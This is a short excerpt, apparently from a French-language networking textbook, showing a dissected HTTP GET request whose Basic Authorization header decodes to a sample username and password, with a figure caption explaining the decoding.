· Request Method: GET  
· Request URI: /  
· Request Version: HTTP/1.1  
· Authorization: Basic Y29uZmk6ZGVudGlhbA==\r\n  
· Credentials: confi:dential  
· User-Agent: InsaneBrowser\r\n· Host: www.myipv6.org\r\n· Accept: */*\r\n· \r\n· Full request URI: http://www.myipv6.org/  
· HTTP request 1/1
```

Figure 134 – La vue de la paire nom d'utilisateur/mot de passe converti à l'aide du site <https://hpd.gasmi.net/>